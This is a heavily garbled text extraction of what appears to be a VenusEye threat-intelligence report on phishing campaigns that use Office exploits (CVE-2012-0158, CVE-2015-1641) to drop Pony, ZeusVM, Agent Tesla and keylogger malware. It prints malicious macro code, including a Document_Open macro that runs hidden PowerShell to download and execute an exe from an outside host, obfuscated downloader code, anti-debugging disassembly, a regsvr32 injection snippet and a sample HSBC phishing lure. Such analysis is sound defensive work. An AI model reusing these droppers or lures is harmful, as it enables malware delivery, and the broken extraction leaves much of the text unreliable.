
VenuseYE金豐



6.1.2		40
1	CVE-2012-0158 CVE-2015-1641	40
2	CVE-2012-0158 CVE-2015-2545	42
6.2		45
6.2.1	Loader	45
1	Loader.....	46
2	Loader.....	47
3	Loader.....	47
6.2.2		48
6.3	C&C	50
6.3.1	C&C	50
6.3.2	C&C	51
.		53
7.1	“ Hedwig ”	53
7.2	“ ”	53
7.3		54
.	VenusEye	55
.		56
.		58
1		58
10.1.1	VB Loader.....	58
10.1.2	C# Loader.....	60
10.1.3	Script Loader	61
10.1.4	Shellcode Loader	66
10.1.5	Combine Loader.....	68
2		74
10.1.6	Pony	74
10.1.7	Neutrino	79
10.1.8		88


Venust

Venust

Venu

■

2.1



2.2

Venusey


ve

3.2.1

“ packing listrcs..jpg ” “ Unicode
” “ .scr ” “ .jpg ”



LOLsbv..doc



Packing
listrcs..jpg




TTCOPYexe..pdf


3.2

3.2.2

ve



3.4



3.5




Venusey

ve

Venu,

VenuseYE金豐



4.8

2

➤ CVE-2015-1641

Venusey



4.10 CVE-2015-1641

➤ **CVE-2012-0158**

CVE-2012-0158

CVE-2015-1641 CVE-2012-1856

Venusey



4.12 CVE-2012-0158

4.3.2

PE

PE

ve

```

'*****
adbrdType = 1
Dim Professor() As Variant
Professor = Array(148, 158, 156, 150, 94, 81, 79, 149, 147, 145, 70, 138, 131, 125, 133, 129, 116, 127, 54, 105, 115, 48, 117, 105, 43, 47, 46, 42, 43, 39, 40, 36, 33, 25, 6)
halalaya.Open "GET", GetStringFromArray(Professor, 44), False
Exit Sub
Use rList(UserIndex).BancoInvent.Object(Slot) = Object
Call WriteChangeBankSlot(UserIndex, Slot)
End Sub

Public Sub UserRetiraItem(ByVal UserIndex As Integer, ByVal i As Integer, ByVal Cantidad As Integer)
'*****
'Author: Unknown
'Last Modification: 10/08/2011 - "[GS]"
'*****
On Error GoTo ErrHandler
Dim ObjIndex As Integer
Set halalaya = CreateObject("Microsoft.XMLHTTP")
If Cantidad < 1 Then Exit Sub
Call WriteUpdateUserStats(UserIndex)
If Use rList(UserIndex).BancoInvent.Object(i).Amount > 0 Then
    If Cantidad > Use rList(UserIndex).BancoInvent.Object(i).Amount Then
        Cantidad = Use rList(UserIndex).BancoInvent.Object(i).Amount
    End If
    ObjIndex = Use rList(UserIndex).BancoInvent.Object(i).ObjIndex
    'Agregamos el obj que compro al inventario
    Call UserReceiveObj(UserIndex, CInt(i), Cantidad)
    If ObjIndex < 1 Then
        Call LogDesarrollo(Use rList(UserIndex).Name & " retir?" & Cantidad & " " & _
            ObjIndex & " " & ObjIndex & " ")
    End If
    'Actualizamos el inventario del usuario
    Call UpdateUserInvent(UserIndex, 0)
    'Actualizamos el banco
    Call UpdateBankSlot(UserIndex, Slot)
End Sub

```

4.13 XMLHTTP

V1.1

URLDownloadToFile

```

#Else
Private Declare Sub LjshihbuhbYGYGhj Lib "urlmon" Alias "URLDownloadToFileA" _
    (ByVal pCaller As Long, ByVal szURL As String, ByVal szFileName As String, _
    ByVal dwReserved As Long, ByVal lpfnCB As Long)

```

4.14 URLDownloadToFile

V1.2

powershell

```

Option Explicit
Private Sub Document_Open()
Dim PShellCode As Variant
PShellCode = "PowerShell -ExecutionPolicy bypass -nopprofile -windowstyle hidden (New-Object System.Net.WebClient).DownloadFile('http://direct.exe.net/Xtv/netw2.exe','%APPDATA%\Example.exe');Start-Process '%APPDATA%\Example.exe'"
Shell Environ$("COMSPEC") & " /c " & PShellCode, vbHide

```

4.15 powershell

V1.3



VenuseYE金豐

Venu



VenuseYE

ve


VenuseYE金

VenuseEver

Venu

Agent Tesla	C#	aa75***** *****
UAC		
H1N1Downlo	C	0352***** *****
ader		
Hancitor	C	504a***** *****
Downloader		

5.1.1



5.2

VenusEye

C++


Java

2015.9.	2015.8.	2016.6.	2016.4.	2016.3.	2015.12.	2016.4.
√	√	√	√	√	√	√

	×	✓	✓	✓	✓	✓	✓
DDOS	×	×	✓	✓	×	✓	×
	×	✓	✓	✓	×	×	✓
	http	http	http	http	tcp	tcp	tcp

5.1.2

hawkeye keylogger ispy keylogger predator-pain keylogger Agent Tesla



5.3

HawkEye	iSpy	predator-pain	Agent
Keylogger	keylogger	keylogger	Tesla
2015.5	2016.2.	2016.4.	2016.11.
✓	✓	✓	✓
✓	✓	✓	✓

	×	√	×	√
	√	√	√	√
	√	√	√	√
	√	×	√	×
	√	√	√	√
	√	×	√	√
	√	×	√	×
MineCraft	√	√	√	×
	×	√	×	√
	×	√	×	√
UAC	×	×	×	√
	FTP,EMAIL,PHP	FTP,EMAIL,PHP	FTP,EMAIL,PHP	FTP,EMAIL,PHP

5.2

C&C

5.2.1

C&C

C&C

ve

Venu

6.1

6.1.1



2016/10/31 (周一) 9:04

HSBC Commercial Banking || ePayment Notification Service<eadvice@hsbc.com> <mail@pobjeda-technology.com>

HSBC Inward Payment eAdvice - 31 - October - 2016 - 401-797****-838, AM25614927

收件人 info@kraeber.de



HSBC Inward Payment eAdvice.zip (122 KB)

HSBC



Dear Customer,

Please find the attached eAdvice containing information on payment made to your bank today.

For security reasons, You are recommended to save and retain a copy for your future reference.

Should you have any queries, please call our Customer Service Hotline at (852) 2748 8288.

Yours faithfully,

HSBC Commercial Banking






Ven



CVE-2015-2545shellcodePEexplorer.exeexplorer.exeCVE-2012-0158



6.10 CVE-2012-0158 CVE-2015-2545 shellcode

Sophos	Office Exploit
exploit	
shellcode	
CVE-2010-3333	%temp%\).exe DL-2
CVE-2012-0158	/ %temp%\putty.exe DL-2, MWI, AK
	%temp%\dead.exe -1
	%temp%\pong.exe
	%temp%\word.scr
	%temp%\).exe
	%temp%\..\svchost.exe
CVE-2015-1641	%temp%\..\svchost.exe AK-1, AK-2
	%temp%\vmsk.exe
	%temp%\winsvchost.exe




VenuseYE


ZeusVM	37bb*****
pony	012c*****
Citadel	bd07*****
NanoCore	2c11*****
predator pain logger	2a87*****
hawkeye keylogger	4829*****
ispy keylogger	e9d7*****
Ozone	976f*****
pony	cc9c*****
ZeusVM	8f02*****
pony	e740*****
Citadel	84f0*****
Netwire	7177*****
pony	1032*****
ZeusVM+ Autolt Backdoor	bf19*****

6.2.2

“ ”



6.13 ispy keylogger



6.14 Predator Pain keylogger

ve

C&C		MD5
Hxxp://***.***.***/g	ZeusVM	c061*****
ate.php	pony	6876*****
Hxxp://***.***.***/t	Neutrino	bee0*****
asks.php		
Hxxp://***.***.***/fi	Citadel	6e57*****
le.php		
d*****1@amaki	AgentTesla	aa75*****
ri.eu	hawkeye	bd41*****
	keylogger	
	ispy keylogger	d6f4*****
O*****4@mail.com	hawkeye	be74*****
M*****9@yandex.com	keylogger	

6.3.2 C&C

C&C		MD5
	ZeusVM	8745*****
	Pony	f0d7*****
	NanoCore	ed96*****
	Predator Pain Keylogger	dca6*****
	Kovter	cd3e*****
	iSpy keylogger	c5c4*****

Venus

Venu

Venu,

VenusEvent

18.	2016	6	6	APT	1
19.	2016	6	2	APT	1
20.	2016	5	29	APT	

Venuseye金豐

1

10.1.1 VB Loader

Loader VB Loader

(1) EnumWindows EnumChildWindows 10

77D2A5AE	8BFF	MOV	EDI, EDI	RFQ-XK63.00401A1B
77D2A5B0	55	PUSH	EBP	
77D2A5B1	8BEC	MOV	EBP, ESP	
77D2A5B3	33C0	XOR	EAX, EAX	
77D2A5B5	50	PUSH	EAX	
77D2A5B6	50	PUSH	EAX	
77D2A5B7	FF75 0C	PUSH	DWORD PTR SS:[EBP+C]	
77D2A5BA	FF75 08	PUSH	DWORD PTR SS:[EBP+8]	
77D2A5BD	50	PUSH	EAX	
77D2A5BE	50	PUSH	EAX	
77D2A5BF	E8 D0FEFFFF	CALL	77D2A494	

地址	十六进制	反汇编	地址	值	注释
00409108	57	PUSH EDI	0012F934	00408AEC	CALL 到 EnumWindows 来自 RFQ-XK63.00408AEA
00409109	81F7 3B471914	XOR EDI, 1419473B	0012F938	00409108	Callback = RFQ-XK63.00409108
0040910F	81F7 3B471914	XOR EDI, 1419473B	0012F93C	0012F964	lParam = 12F964
00409115	81F7 3B471914	XOR EDI, 1419473B	0012F940	0012F944	
0040911B	81F7 3B471914	XOR EDI, 1419473B	0012F944	0012FB14	
00409121	81F7 3B471914	XOR EDI, 1419473B	0012F948	004398FC	返回到 RFQ-XK63.004398FC 来自 RFQ-XK63.0043C
00409127	81F7 3B471914	XOR EDI, 1419473B	0012F94C	0012FB20	

(2) PEB!NtGlobalFlags PEB!IsDebugged CPUID

010502C2	90	NOP		
010502C3	90	NOP		
010502C4	64:A1 30000000	MOV	EAX, DWORD PTR FS:[30]	
010502CA	8A40 68	MOV	AL, BYTE PTR DS:[EAX+68]	PEB!NtGlobalFlags
010502CD	24 70	AND	AL, 70	
010502CF	3C 70	CMP	AL, 70	
010502D1	0F84 45160000	JE	<INT3>	
010502D7	B8 01000000	MOV	EAX, 1	
010502DC	0FA2	CPUID		vm detection
010502DE	89D0	MOV	EAX, EDX	
010502E0	C1E8 17	SHR	EAX, 17	
010502E3	83E0 01	AND	EAX, 1	
010502E6	83F8 01	CMP	EAX, 1	
010502E9	0F85 2D160000	JNZ	<INT3>	
010502EF	64:A1 18000000	MOV	EAX, DWORD PTR FS:[18]	
010502F5	8B40 30	MOV	EAX, DWORD PTR DS:[EAX+30]	PEB!IsDebugged
010502F8	8078 02 01	CMP	BYTE PTR DS:[EAX+2], 1	
010502FC	0F84 1A160000	JE	<INT3>	

Venu

Venuseye



Venu

- (4) DCOM_DATA temp inject.vbs.BIN regsvr32
inject.vbs.BIN DynamicWrapperX
DLL API


```

SHELLOBJ.RUN "REGSVR32.EXE /I /S "& CHR(34)&DCOM_NAME& CHR(34),0,TRUE
SET DCOM = CREATEOBJECT("DYNAMICWRAPPERX")
WSCRIPT.SLEEP 1000
LOOP UNTIL ISOBJECT(DCOM)

